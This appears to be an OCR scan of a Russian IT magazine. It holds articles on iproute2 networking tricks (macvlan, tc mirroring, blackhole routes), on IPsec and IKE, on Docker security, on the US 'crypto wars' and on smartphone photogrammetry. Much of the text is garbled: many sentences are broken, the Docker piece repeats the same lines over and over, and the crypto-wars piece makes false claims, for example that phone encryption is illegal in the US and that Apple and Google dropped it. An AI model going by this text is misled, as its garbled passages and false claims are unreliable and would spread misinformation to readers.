На рабочих станциях и серверах обычно такой необходимости нет, но порой удобно иметь независимые интерфейсы для тонкой настройки сетевых приложений. Например, когда нужно посмотреть, как приложение поведет себя, если интерфейс идет в down, но создавать ради этого виртуальную машину или отключать сетевой интерфейс ядра не хочется.

Гораздо чаще эта возможность применяется на маршрутизаторах. У каждого маршрутизатора обычно несколько адресов, в связи с чем возникает проблема выбора основного адреса для управления и для сессий протоколов вроде BGP, которые не использают multihop.

Какая выгода? Любой интерфейс маршрутизатора потенциально может уйти в down, но сессии BGP и SSH должны работать. Поскольку loopback или dummy гарантированно не уйдет в down никогда, можно прикрепить ему отдельный адрес и анонсировать его остальной сети через протокол OSPF (Open Shortest Path First), который интерфейсы loopback и не зависит от конкретных адресов интерфейсов. В этом случае адрес на loopback остается доступным, если у маршрутизатора есть хотя бы один живой канал в остальной сети.

MACVLAN

У любого интерфейса L2 может быть один и только один MAC-адрес. Что делать, если нужно отправлять кадры с разным MAC-адресом с одного физического интерфейса?

У кого Linux на его есть ответ, и тип такого интерфейса называется **macvlan**. Создать и поднять его можно следующими командами:

```
$ sudo ip link add name macvlan0 link eth0 type macvlan
$ sudo ip link macvlan0 up
```

В опции **link** мы указываем родительский физический интерфейс. По умолчанию используется случайный MAC-адрес, но него не мешает прописать любой другой. Посмотрим на статус нового интерфейса:

```
$ ip li sh macvlan0
3: macvlan@eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP mode DEFAULT group default qlen 1000
    link/ether 8a:01:12:8f:1f:7c brd ff:ff:ff:ff:ff:ff
```

Если присвоить нашему виртуальному интерфейсу адрес из сети 203.0.113.0/24, можно увидеть, что весь трафик в эту сеть отправляется с MAC-адреса от macvlan0, а не родительского eth0.

```
$ ip address add 203.0.113.98/25 dev macvlan0 .
$ tcpdump -nei eth0 dst 203.0.113.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol de-
coding.
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
20:07:21.980843 8a:01:12:8f:1f:7c > Broadcast, ethertype ARP (0x0806),
length 42: Request who-has 203.0.113.1 tell 203.0.113.98, length 28
```

ЗЕРКАЛИРОВАНИЕ ТРАФИКА

Зеркалирование и перенаправление обычно организуют на коммутаторе. Но если нужно сделать это на сервере или маршрутизаторе с Linux, никто не запретит.

Правила зеркалирования создаются с помощью **tc**. Мы рассмотрим только простейший случай: готовый дуплет для зеркалирования с **dum0** на **dum1** (интерфейсы можно подставить любые):

```
$ tc qdisc add dev dum0 ingress
$ tc filter add dev dum0 parent ffff: protocol all u32 match u8 0 0
action mirred egress mirror dev dum1

$ tc qdisc add dev dum0 handle 1: root prio
$ tc filter add dev dum0 parent 1: protocol all u32 match u8 0 0
action mirred egress mirror dev dum1
```

Опция **mirred** позволяет не только зеркалить, так и перенаправлять пакеты с одного интерфейса на другой. В сочетании с классификаторами правила из **tc** можно настроить самые разные сценарии, от зеркалирования только определенного трафика до отправки трафика сверх определенной полосы пропускания на другой интерфейс.

МАРШРУТЫ BLACKHOLE

С помощью маршрутов можно не только отправить пакеты на определенный адрес, но и просто избавиться от нежелательных пакетов. Маршрутизация работает до межсетевого экрана, и проверка адреса выполняется быстрее.

Заранее хосты шлют трафик к broadcast-адресу ботнета по адресу 192.0.2.10? Просто добавь такой маршрут:

```
$ ip route add blackhole 192.0.2.10/32
```

Теперь трафик с 192.0.2.10 вдруг будет сразу отправлять в **/dev/null**. Кроме blackhole, есть и другие виды маршрутов, которые отличаются действиями ядра. Их можно использовать, чтобы тонко сообщить клиенту, что происходит, или ускорить принятие решения сетевым стеком:

- blackhole — уничтожить пакет и ничего не делать;
- prohibit — уничтожить пакет и отправить клиенту ICMP host prohibited;
- unreachable — уничтожить пакет и отправить клиенту ICMP host unreachable;
- throw — уничтожить пакет и отправить клиенту ICMP net unreachable.

В маршрутизаторах BGP у маршрутов blackhole есть и более интересное применение, но это другая история.

ГРУППЫ ИНТЕРФЕЙСОВ

Возможность работать с диапазонами портов — привычное дело для пользователей управляемых коммутаторов. Для них, что скучно! Но этой возможностью в Linux, также фундаментальность есть в iproute2.

Неработос сразу с несколькими интерфейсами можно добавлять в группы по одному, командой **ip link set ifnt> group <number>**. Номер группы должен быть в диапазоне от 1 до 255, по умолчанию интерфейсы принадлежат группе 0.

Создадим пару интерфейсов dummy и добавим их в группу номер 10:

```
$ ip link add name dum0 type dummy
$ ip link add name dum1 type dummy
$ ip link set dum0 group 10
$ ip link set dum1 group 10
```

Как обычно, интерфейсы создаются в выключенном состоянии:

```
$ ip link show group 10
7: dum0: <BRD\ 1500 qdisc noop state DOWN mode DEFAULT group 10 qlen 1000
    link/ether 22:b4:0c:27:2f:6d brd ff:ff:ff:ff:ff:ff
8: dum1: <BRD\ 1500 qdisc noop state DOWN mode DEFAULT group 10 qlen 1000
    link/ether 5a:da:93:ab:9d:a7 brd ff:ff:ff:ff:ff:ff
```

Теперь мы можем включить их все сразу:

```
$ sudo ip link set group 10 up
$ ip link show group 10
7: dum0: <BRD\ 1500 qdisc noqueue state UNKNOWN mode DEFAULT group 10
qlen 1000
    link/ether 22:b4:0c:27:2f:6d brd ff:ff:ff:ff:ff:ff
8: dum1: <BRD\ 1500 qdisc noqueue state UNKNOWN mode DEFAULT group 10
qlen 1000
    link/ether 5a:da:93:ab:9d:a7 brd ff:ff:ff:ff:ff:ff
```

К сожалению, просто способа увидеть список групп в Linux нет. Зато есть возможность просмотреть полные правила понятным человеку имена. Соответствие номеров и имен хранится в файле **/etc/iproute2/group**

По умолчанию там определена только группа 0, новые записи легко добавить по аналогии:

```
$ cat /etc/iproute2/group
# device group names
0       default
```

БОЛЬШЕ СИМВОЛЬНЫХ ИМЕН

Кроме групп интерфейсов, присвоить символьные имена можно и другим объектам. В файлах **/etc/iproute2/** находятся файлы настроек для разных целей.

Например, если ты используешь policy-based routing, можно прописать имена таблицам маршрутизации, которые вместо номеров в **/etc/iproute2/rt_tables**:

```
$ echo "10 cheap_isp" >> /etc/iproute2/rt_tables
$ echo "20 good_isp" >> /etc/iproute2/rt_tables
```

ПОТОЧНОЕ ВЫПОЛНЕНИЕ КОМАНД IPROUTE2

Все давно привыкли к **iptables-save** и **iptables-restore**, но вот команды **ip** очень частые и вводят порой кучу строк даже в скриптах.

Между тем там давно существует опция **-batch**, которая позволяет читать команды из файла. Писать **ip** в командах внутри файла не нужно. Вот так можно было бы автоматизировать создание интерфейсов dummy из предыдущих пунктов:

```
$ cat /tmp/dummy-intfs
link add dum0 type dummy
link add dum1 type dummy
link set dum0 up
link set dum1 up

$ ip -batch /tmp/dummy-intfs
```

МАШИНОЧИТАЕМЫЙ ВЫВОД ИНФОРМАЦИИ

Если ты всё еще парсишь вывод ifconfig в скриптах и при этом неадекватноругаешься, в меня для тебя хорошие новости: у iproute2 имеется опция, которая позволит тебе и твоим коллегам наконец взять детей на работу.

Можно получить вывод либо в традиционном для Linux формате из пятой с разделителями, либо в JSON.

Опции **-brief** (-br) аналогичны для разбора с помощью **cut** или **awk -F '** и отлично подойдут для применения в традиционных скриптах. Shell:

```
$ ip -brief link show macvlan0
macvlan0@eno1UP 8a:01:12:8f:1f:7c

$ ip -brief address show macvlan0
macvlan0@eno1UP 203.0.113.98/25 fe80::8801:12ff:fe8f:1f7c/64
```

Если адресов у интерфейса несколько, они все будут выведены через пробел после состояния интерфейса, сначала IPv4, затем IPv6.

Вывод в JSON

Если ты решил отдать с прошлым и пишешь скрипты, к примеру, на Python, вывод в JSON может быть предпочтительнее.

Эта возможность в iproute2 появилась недавно (с версии 4.13) и имеет ряд особенностей, границающих с багами. Надеюсь, их исправят в следующем релизе.

Важный момент: опции **--json** и **--brief** не взаимоисключающие. Их можно указать одновременно, в этом случае вывод будет менее детальным.

Посмотрим на пример вывода для **ip address show**

```
$ ip -j -brief address show macvlan0

[
    {},{},
    {
        "link": "eth0",
        "ifname": "macvlan0",
        "operstate": "up",
        "addr_info": [
            {
                "local": "203.0.113.98",
                "prefixlen": 25
            },
            {
                "local": "fe80::8801:12ff:fe8f:1f7c",
                "prefixlen": 64
            }
        ]
    },
    {},{},{},{},{},{},{}
]
```

Несколько неудобно, что мы получаем не ассоциативный массив с именем интерфейса в качестве индекса, а обычный массив с объектами внутри. Более того, если отфильтровать вывод, указав имя интересующего интерфейса, он станет непонятным интерфейсом будут пустые значения, которые придется отфильтровать самому.

Тем не менее вывод из подвержен ошибкам гораздо реже. Представьте большое количество интерфейсов (особенно без **-brief**) и не слишком сложен в работе, хотя проиграет для упрощенной явно есть.

ЗАКЛЮЧЕНИЕ

Надеюсь, эти возможности помогут тебе удобнее настроить и отладить твою сеть и при этом сэкономить время. Если не нашел нужного, не забывай скорее в для ежемесячного — почти наверняка что-нибудь для твоей ситуации там отыщется.

ЗАГАДОЧНЫЙ IPSEC

Данил Батров
Владимирский филиал РАНХиГС
Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации
batrov@uni-dubna.com

IPsec — сложный стек протоколов. На клиентской стороне он обычно автоматизирован, что в сочетании с его названием легко может вызвать у пользователя ощущение полной безопасности. Однако не всегда оправданное. Только IPsec из протоколов, пригодны для организации VPN, поддерживают все сетевые ОС, поэтому у тебя есть неплохой шанс с ним столкнуться. И чтобы быстро настраивать соединения и правильно оценивать их безопасность, нужно понимать, как работает протокол.

ИЗ ЧЕГО СОСТОИТ IPSEC?

IPSec — это не один протокол, а три или четыре, смотря как считать. В OpenVPN и других решениях на основе TLS все просто: устанавливается соединение по TCP или UDP, согласовываются параметры, а затем передаются данные.

В IPsec за согласование параметров и собственно передачу данных отвечают разные протоколы. В Linux, BSD и многих специализированных ОС маршрутизаторов туннель можно настроить вручную, без помощи управляющего протокола.

AH и ESP

Три основных компонента безопасности — доступность, аутентичность и конфиденциальность. IPsec может обеспечивать аутентичность, при этом ничего не делая для конфиденциальности.

Протокол AH (Authentication Header) добавляет в пакет специальный заголовок с контрольной суммой. На практике он используется редко, поскольку нижак не способствует конфиденциальности.

Тем не менее его можно встретить в приложении, где важна только аутентичность. К примеру, протоколо маршрутизации OSPFv2 использовал пароли и суммы MD5 для защиты от поддельных анонсов, а его наследник OSPFv3 не поддержит никакой другой системы для защиты — вместо этого предлагается использовать IPsec в транспортном (прозрачном) режиме и с одной подписью AH без шифрования.

ESP (Encapsulated Security Payload) шифрует содержимое пакета и добавляет хвост. Его можно использовать в двух режимах — транспортном и туннельном. Это сейчас в сетях IPv4 любой VPN немыслим без маршрутизации частных (серых) адресов через туннель, поскольку со внешним миром хосты общаются через NAT. Но IPsec спецше NAT и изначально шифровал только полезную нагрузку пакетов, не трогая заголовки, — это и есть транспортный режим.

В туннельном режиме ESP шифрует весь пакет и передает его как полезную нагрузку, на другой стороне он извлекается, расшифровывается и маршрутизируется дальше.

Что интересно, оба они не работают поверх TCP или UDP, а используют отдельные номера протоколов IP. Во всяком случае, по умолчанию — ESP может быть инкапсулирован в UDP для работы через NAT, но об этом позже.

ФРЕЙМВОРК ДЛЯ УПРАВЛЯЮЩИХ ПРОТОКОЛОВ — ISAKMP

Общие принципы согласования настроек безопасности описывает ISAKMP (Internet Security Association and Key Management Protocol). Он описан в RFC 2408.

ISAKMP не является законченным сетевым протоколом. Это фреймворк, который описывает требования к любому протоколу обмена ключами, обмена настройками безопасных соединений, терминологию и общий формат пакетов, но ничего не говорит о конкретных протоколах обмена ключами, шифрования и прочего — это остается на совести реализаций.

Именно из ISAKMP происходят термины Phase 1 и Phase 2, которые часто можно встретить в интерфейсе настройки маршрутизаторов и в описания настроек для подключения. Phase 1 — согласование параметров безопасного обмена данными о настройках. Phase 2 — согласование параметров собственно защиты передаваемого трафика хостов или приложений.

Самая популярная и практически единственная реализация ISAKMP — IKE.

УПРАВЛЯЮЩИЙ ПРОТОКОЛ — IKE

IKE (Internet Key Exchange) — реальный управляющий протокол IPsec на основе ISAKMP. На практике можно сказать, что Phase 1 — согласование настроек IKE, а Phase 2 — согласование настроек ESP.

В UNIX-подобных системах IKE — это единственная часть стека IPsec, которая работает в виде обычного процесса. Само шифрование реализовано в ядре, и демон IKE передает ему параметры после согласования со второй стороной. В Linux это происходит через netlink или команды `ip xfrm`.

INFO

Подсистема XFRM в Linux обычно рассматривается с IPsec, но может выполнять и другие преобразования, например сжатие полезной нагрузки.

Популярные пакеты «для IPsec» вроде StrongSWAN и LibreSWAN реализуют именно IKE.

Согласование настроек шифрования

В IKE есть возможность предложить второй стороне несколько вариантов на выбор, и соединение будет установлено, если у обеих сторон найдется хотя бы один совпадающий вариант. Это общий принцип работы протоколов обмена ключами. Тебе работает так же, но в TLS периодически удаляют поддержку устаревших алгоритмов. В IKE безопасность выбора алгоритмов остается на совести пользователя. Заведомо уязвимые DES и MD5 из протокола официально не исключены и до сих пор поддерживаются многими реализациями.

С каждым туннелем ассоциировано одно или несколько «предложений» (proposals). Предложения обрабатываются до первого совпадения. Отсюда следствие: вполне возможна ситуация, когда зловредный (или безответственно настроенный) сервер предложит клиенту устаревшие алгоритмы, а невыдержанно-настроенный клиент согласится. У некоторых клиентов вообще может не быть возможности выбрать алгоритмы вручную, а особо ленивые данным любят делать для всех клиентов один большой proposal со всеми мыслимыми алгоритмами. Соответственно алгоритмы по надежности стандарт не обязывает, и сторона вполне могут договориться на шифр полувековой давности.

Более того, официально поддерживается null cipher — опция не шифровать трафик вообще.

Чтобы убедиться в безопасности настроек, в идеале нужно немного понимать принципы криптографии и следить за новостями. Тем не менее можно привести ряд рецептов.

1. Ни в коем случае нельзя соглашаться на ни что, что начинается на **ecb**. ECB (Electronic Code Book) — «электронная кодовая книга», небезопасный режим работы блочных шифров. Суть проблемы наглядно демонстрирует знаменитый ECB penguin. Хороший шифр в неверном режиме — плохой шифр. AES-128-CBC — хорошо; AES-128-ECB — плохо.
2. 3DES и Blowfish до недавнего времени считались надежными, но уязвимость SWEET32 показала, что это не так. AES-128, AES-256, Twofish и другие шифры с 128-битными блоками — все еще различный выбор.
3. Группы для алгоритма Диффи — Хеллмана DH1024 (group 2) и DH1536 (group 5) также признаны уязвимыми. Нужно использовать DH2048 (group 14) или группы на эллиптических кривых.

INFO

В IKE вполне можно использовать разные наборы алгоритмов для Phase 1 и Phase 2. Смысла в этом немного, но возможность имеется.

Diffie — Hellman и PFS

PFS (Perfect Forward Secrecy) — рекомендуемая опция, которую многие оставляют выключенной, а зря, особенно если используется pre-shared key.

В этом режиме из ключей обеих сторон генерируется периодически обновляемый сессионный ключ и согласуется с помощью алгоритма Диффи — Хеллмана (DH). В результате упрощенной формулировки он сводится на том, что подходит часто и сообщает, что у некоторых клиентов вообще — гораздо сложнее. При использовании PFS, если кто-то получит доступ к общему ключу, он не сможет расшифровать им перехваченный трафик, в этом и суть полной секреси. Подобранный ключ от одной сессии также не поможет расшифровать последующие, при условии, что числа достаточно большие, именно поэтому DH1024 и DH1536 стали небезопасны — современное железо уже достаточно быстрое для их взлома.

Параметр Phase2 lifetime (ESP lifetime) указывает, как часто должен меняться ключ. Время жизни ключа — часто локальный параметр, который не согласуется через IKE и может оказываться разным на разных сторонах. Если твои туннели IPsec начала поднимать трафик, а потом вдруг перестают работать, проверь, совпадает ли время жизни ключа на обеих сторонах.

SECURITY ASSOCIATIONS

В отличие от OpenVPN или wireguard, IPsec сам по себе не создает никаких виртуальных интерфейсов. Все время его закрепление у каждого хоста в интернете был публичный адрес и никакой потребности в виртуальных сетях с отдельной адресацией просто не было. Виртуальными интерфейсами занимаются отдельные протоколы, например L2TP или GRE, а IPsec только шифрует их трафик. Многие платформы поддерживают VTI — ассоциированный с соединением IPsec виртуальный интерфейс, но на деле это всего лишь автоматизированная настройка IPIP поверх IPsec.

Вместо туннелей IPsec оперирует еще более абстрактным существом — security associations. Они не являются сетевыми соединениями, это просто набор параметров, которые указывает, какой трафик и как шифровать. К примеру, «трафик из 192.168.1.0/24 в 10.1.0.0/24 зашифровать AES-128 и добавить сумму SHA-1».

Security associations существуют на обеих сторонах независимо и не могут обсораться сами по себе, в отличие от сетевых соединений. Если ты видишь на своей стороне живую SA, это еще не значит, что трафик нормально пойдет на второй стороне туннеля. Не забывай проверять, что все на самом деле работает. Чтобы вторая сторона могла узнать, что у тебя происходит, нужно настроить dead peer detection (для IKEv1) или использовать IKEv2, где есть liveness check.

В случае с dead peer detection не забывай проверять, что параметры на обеих сторонах совпадают, иначе можно надолго остаться с туннелем, который только выглядит как живой.

NAT TRAVERSAL

IPsec появился до NAT и в своем чистом виде работать за NAT не может. Эту возможность к нему прикрутили позже. Сам ESP — отдельный протокол IP с номером 50. Для работы за NAT его инкапсулируют в UDP. В этом случае IKE и инкапсулированный ESP используют один порт — UDP/4500.

Изначально от NAT страдали пользователи клиентских соединений вроде L2TP и IPsec. Популярность облачных платформ, где много присвоения хостам публичных адресов эти адреса раздают через 1:1, NAT сделала эту проблему актуальной и для соединений между маршрутизаторами.

При этом может возникнуть неожиданная проблема: если на другой стороне туннель настроен на фиксированный адрес, даже если NAT traversal поддерживается, соединение не заработает.

Дело в том, что в пакетах IKE присутствует идентификатор хоста. По умолчанию большинство реализаций используют в качестве идентификатора адрес интерфейса, с которого отправляется пакет, и в случае с NAT он перестает совпадать с адресом источника, когда пакеты доходят до второй стороны.

Решение простое: никто не обязывает использовать идентификатор по умолчанию. В него можно прописать вообще любую строку, иногда даже необходимо, к примеру если у второй стороны нет фиксированного адреса или используется x.509.

Например, в StrongSWAN:

```
conn mypeer
  left=%defaultroute
  leftid="192.0.2.10"
```

IKEV1 VS IKEV2

У IKE есть две версии — IKEv1 и IKEv2. IKEv2 получила сколько-нибудь широкое распространение только в последние несколько лет, и то не везде, но у нее есть ряд ощутимых преимуществ.

- Окончательная стандартизация работы через NAT — в большинстве случаев она теперь просто работает.
- Liveness check — двусторонний keepalived для проверки, жива ли SA.
- Возможность совместить несколько критериев шифрования трафика в одной SA.

В IKEv1 на каждую пару локальных и удаленных адресов нужна была отдельная SA. К примеру, если хостам 192.168.1.1 и 192.168.1.2 нужен доступ через туннель к 10.1.0.1 и 10.1.0.2, демон IKE создал четыре отдельные SA. IKEv2 в этом смысле более гибкий.

В IKEv2 также окончательно удалена **aggressive mode**, в котором параметры Phase 1 и Phase 2 передавались одновременно. Значительная часть реализаций, впрочем, давно перестала его поддерживать и в IKEv1 из-за очевидных проблем с безопасностью такого подхода.

Если обе стороны поддерживают IKEv2, лучше использовать именно его. Если интересно почитать стандарт, она описана в RFC 5996.

ЗАКЛЮЧЕНИЕ

Надеюсь, если IPsec был для тебя загадочным, теперь принципы его работы стали понятнее. Не забывай, что безопасность параметров шифрования на твоей совести и что не все конфликты настроек обнаружатся автоматически.

Если тебе будет интересно, в следующий раз я напишу о типичных ошибках в настройке и способах определить, что пошло не так, даже если конфиг второй стороны недоступен, а дрюпить неохмятенностью.

Дмитрий Евдокимов
Digital Security

ОБОРОНЯЕМ ПОРТ

КАК ЗАЩИТИТЬ ИНФРАСТРУКТУРУ НА DOCKER МИНИМАЛЬНЫМИ СИЛАМИ

Докеризация — процесс, который, который может значимость масу от времени. И этот процесс мы постепенно и с тем как использовать Docker максимально безопасно и отвечаем на вопросы, которые возникают при запуске. Также мы обсуждаем здесь готовые докеризации, команды и инструменты, которые могут использовать Docker.

Контейнеризация виртуализация как Docker удачно получила среди Devops-ов. Сейчас Docker-ом пользуются не только крупные компании, которые в тестирование ПО или целые проекты на многих компаниях. И как бы хорошо, если бы не этот факт, что Docker-ом пользуются. Это и возможность работы из коробки в каждом системе, и каждая система в Docker-ом, и возможность быстрого развертывания, и возможность быстрого развертывания, и возможность быстрого развертывания, и возможность в контейнерах, и тоже проблемы.

Docker-ом пользуются не только крупные компании, проекты для и всех остальных. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров.

Гадаем безопасность

Мы уже не раз рассматривали в статьях системы контейнеризации, собственно, Docker-ом пользуются не только крупные компании, проекты для и всех остальных. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров. Сейчас Docker-ом пользуются не только крупные компании. Безопасности и контейнеризации Linux-ов сейчас на основе контейнеров.

Docker имеет многие слои, которые есть у системы гипервизоров:

- изоляционность — контейнер можно перенести на любую ОС с ядром Linux, в отличие от виртуальных машин, которые могут быть перенесены на другую ОС

КРИПТОВОЙНЫ ПРОТИВ ВСЕХ

КАК АНБ ОДНАЖДЫ ХОТЕЛО ВВЕСТИ ТОТАЛЬНУЮ ПРОСЛУШКУ, НО ПРОИГРАЛО

Конфликт между Роскомнадзором и Telegram в середине года дал понять не первая попытка правительства получить доступ к шифрованным данным компаниям. С самим жаром и показательным примером противостояния власти и производителей у нас мало кто знает, поскольку дело было в США и относительно давно — в начале девяностых. В этой статье и рассказ об истории конфликта и технологии, ставшей уроком, которую руководители спецслужб тогда усвоили, из-за чего страдают.

Антон Кулешов
Руководитель отдела технологий и технологического развития компании «Вымпелком», преподаватель кафедры «Информационная безопасность» МТУСИ, автор-ведущий телеканала «Техносфера»

КРИПТОФОБИЯ: ДЕЛО ПЕТИТ

В 2014 году компания Apple объявила о том, что на всех смартфонах с новой версией iOS по умолчанию включена функция шифрования хранимых данных. Через несколько дней подобное сделала Google, поставщик операционной системы Android. Эти компании могут шифровать данные, потому что контролируют и аппаратную платформу, и операционную систему, и приложения, выполняющие шифрование. Но в Соединенных Штатах Америки (США) подобное — преступление. Поэтому Apple и Google пришлось отказаться от шифрования. Все вариантов компании с Google и Apple во Америке и в мире — начиная делать отдельные версии с отключенным шифрованием, а заканчивая переносом серверов с сервисами шифрования в другие страны. Но, к сожалению, не обошлось без скандалов. Например, из-за Apple и WhatsApp.

Потребителям и компаниям такие ограничения не нравятся. Причина объяснима, ведь не секрет, что в развитых государствах спецслужбы. Скажем, например, Агентство национальной безопасности США (АНБ), двенадцатый год в Ирак и Сирию, Ближний Восток или Африку проверяется сперва Минюстом Америки. Вот.

Кроме того, шифрование фундаментально ограничивает возможности правительства — через ваш смартфон, ноутбук, сервер или компьютер. Поэтому, если вы выступаете на стороне «Добра» и «Ислама», то, к сожалению, вам приходится, в силу суровой реальности, с помощью криптографии. Но, к сожалению, не всем

3D-СКАНИРОВАНИЕ БЕЗ 3D-СКАНЕРА

Евгения Кожина
spectrum@computerra.ru

КАК ПОЛУЧИТЬ ТЕКСТУРНУЮ МОДЕЛЬ ПРИ ПОМОЩИ СМАРТФОНА

Как и у любого человека, увлекающегося 3D-печатью, у меня периодически возникает необходимость превратить какой-нибудь материальный предмет в виртуальную объемную модель для последующей отправки на принтер. В онлайн-магазинах вроде Thingiverse можно найти далеко не все, а русскоязычных сложную детали в 3D-редакторе — долго и муторно. Казалось бы, решение проблемы — 3D-сканер, но он не всегда имеется под рукой. Можно ли обойтись и вовсе без этого хитрумного устройства? Оказывается, можно! Для этого вполне достаточно обычной цифровой фотокамеры или смартфона.

СУТЬ МЕТОДА

Способ получения трехмерной модели с помощью цифрового фотоаппарата называется фотограмметрия. Под этим термином понимается определение формы, размеров, положения и иных характеристик объектов по их изображениям. Фотограмметрия широко используется так, где предмет физически невозможно заснять в 3D-сканер, например при съемке архитектурных объектов или при фотосъемке для последующего обмена изображениями пациента зеной поверхности. Снова таким образом сканировать не получится — объект должен быть неподвижен. Пользуются фотограмметрией и 3D-моделью, не желающие платиться на покупку специального оборудования.

Фотограмметрия использует методы оптики и проективной геометрии, чтобы точно определить каждую точку поверхности исследуемого объекта и воссоздать его трехмерную модель по двумерным изображениям. Проходит это так. Специальные программы обрабатывают набор фотоснимков одного и того же объекта, сделанных с разных ракурсов. При этом необходимо, чтобы на нескольких фотографиях присутствовали общие элементы объекта или же фоновые детали, которые по ним будут должны. Затем алгоритмы начинают на ней фото. Вращать объект, как это делается при использовании 3D-сканера, не нужно. Вместо этого, наоборот, поскольку фотографии меняется его основывать. Вместо этого, наоборот, нужно перемещать вместе с камерой вокруг сканируемого предмета. Результатом программы по анализа снимков становится цифровая трехмерная модель, которую потом можно загрузить в 3D-редактор для последующей обработки.

Этот метод сам по себе подходит для 3D-печати, которая пока еще не сосхоти работу в профессиональных трехмерных редакторах, но желает оттолкнуть и поставить какое-то готовое изделие. В этом случае вам будет выделить, например, из пластилина, причем в большем масштабе — так можно получить не только модель 3D-принтера, которая пока еще стоит на печать. Правда, получения обычной модели всё равно будет иметь отличия, потому что принтер изготовливается с соответствующим программа вроде бесплатных Meshmixer или MeshLab.

ЖЕЛЕЗО

Для получения трехмерной модели методом фотограмметрии подойдет любая цифровая камера. Конечно, что для целей фотограмметрии подходит не очень хорошо, поскольку большинство из них оборудованы объективами или «рыбой» глаз, которые вносят искажения в получаемый такой камерой изображение. Этим сказится на нет все преимущества подобных устройств.

Именно качество и качество устройства для получения изображений влияет на экшен-камеры вполне можно использовать обычную веб-камеру, благо именно она и является основным инструментом большинства 3D-сканеров, получичной таким образом показной сложны. Берут, конечно, так себе, зато подробное способом можно сделать достаточно большие объекты — например, архитектурные сооружения или автомобили.

ОГРАНИЧЕНИЯ

Очевидно, что с использованием метода фотограмметрии можно получить качественную 3D-модель далеко не всякого объекта. При помощи цифрового фотоаппарата не получится отсканировать следующие предметы:

- прозрачные объекты;
- объекты, имеющие поверхность с высокой отражающей способностью, например зеркальные или хромированные;
- очень маленькие предметы;
- предметы, поверхность которых имеет большое количество мелких деталей, выступов и впадин, либо объекты очень сложной формы.

Чрезвычайно плохо получаются модели цилиндрических предметов с очень гладкой и ровной поверхностью, потому что в этом случае программе будет не к чему «привязаться» при сборке объемной фигуры. Кроме того, объект, безусловно, должен располагаться перед объективом камеры совершенно неподвижно, иначе отсканировать двумерный объект не получится.

ПРИСТУПАЯМ К СЪЕМКЕ

Перед началом съемки необходимо поместить сканируемый предмет в такую ситуацию, чтобы при вращении на штативе. Его нужно будет зафиксировать, чтобы объект не перемещался и не болтался на своем основании. Можно, например, обернуть его на штативе, а можно поставить прямо перед ноутбуком, чтобы вращать его на штативе, а можно поставить на подоконник, чтобы вращать его на штативе. Вращать объект нужно, чтобы при съемке его не перемещался или он не зависелся набок во время съемки. Объект лучше всего установить на ровную, стабильную поверхность. Во время первого раза, когда я пытался сканировать обуви с камерой в руках.

Следует помнить, что при сканировании объектов падать на сканируемую сцену равномерно, не оставляя на объектах бликов или сильно затенения участков. Лучше подходит рассеянный свет, который не отражается от объекта, но подсвечивает и обычный дневной свет в помещении либо рассеянный свет рассеивателя. Для этого можно использовать обычные сетки-рассеиватели на объект, лучше ориентироваться на на белый потолок или воспользоваться светорассеивателем. Важно, чтобы на предмете отсутствовали резкие затемнения. Рассеивай источники света вещь ищет, чтобы прямые лучи на поглощали в объектах. Вспышку на камере следует отключить — она даст неуместные блики.

Заложив начальную точку съемки — она же станет и конечной точкой, из которой за шагами будешь заходить обвод объекта. Старайся чистенько фотографируй так, чтобы фотографируемый предмет по возможности занимал весь кадр, но при этом помещался в него полностью, так «вышлось» на фото предметы. Перехожу камеру в ручной режим съемки — в автоматическом режиме она будет менять параметры. Для более подробного ознакомления с ручным параметры, что нам следует по возможности избегать. Единственный автоматический параметр, который можно оставить, называется автофокусировка: хороший фокус — это залог успеха всего мероприятия. Выставив все необходимые настройки в самом начале съемки, больше на менять их.

Обходи вокруг сканируемого предмета с камерой в руках, делая на менее пятидесяти снимков таким образом, чтобы каждый последующий захватывал часть исходного предыдущего. Твоя траектория движения должна составлять по возможности сферическую окружность. Во время первого круга старайся держать камеру примерно на одном уровне по отношению к объекту, чтобы на получаемые фотографии получает расстояние на одной высоте, затем можно сделать снимки немного под углом сверху или снизу. Обойдя объект по кругу, можно сделать еще. Можно использовать штатив, но это увеличит время съемки, поэтому лучше всего работать, что называется, «с рук», сделав шаг, переместился на несколько сантиметров, сделал новый кадр и так далее.

Каждый новый кадр должен содержать часть предыдущего

Порядок фотографий для большинства программой не имеет решающего значения, поэтому, сделав несколько снимков, можно вернуться немного назад и получить еще пару кадров с предыдущей точки. Важно лишь следить за тем, чтобы каждый новый кадр перекрывал примерно 60–70% исходного предыдущего. Фон, на котором располагался предмет, тоже не играет существенной роли, лишь бы на нем был рисунок, который позволит, чтобы программа было легче «привязаться к местности». Тогда она сможет определить расположение каждого участка поверхности относительно друг друга и сшить изображения воедино. Очень важно, чтобы фон отличался по цвету от цвета самого объекта.

Чем больше будет исходных снимков для обработки, тем лучше, поэтому и стоит делать с запасом. Удалить лишние снимки никогда не поздно, а вот нащелкать новые — уже проблематично, особенно если ты убрал фотографируемый объект с подставки: в этом случае установить его обратно в то место так же, как он стоял, невозможно, в миллиметр, будет не получится. Но гораздо в исходных снимках фильтры: это увеличит «цифровой шум» картинки, а иногда не улучшит ее с точки зрения ПО.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ


Самая известная программа для фотограмметрии называется 3D модель называется Zephyr Free, ее можно скачать с сайта http://3dflow.net/. Для работы версии Zephyr имеет ограничение: в нее можно загрузить только 50 фотографий для одного проекта, но даже с таким небольшим количеством кадров приложение позволяет получить вполне приличный результат.

После установки и запуска приложения Zephyr Free спрой-меню **Workflow** и выбери в нем пункт **New Project**. Затем перетащи в окно программы все сделанные фотографии объекта либо импортируй их вручную, нажав на кнопку «+» и выбрав где хранятся файлы.

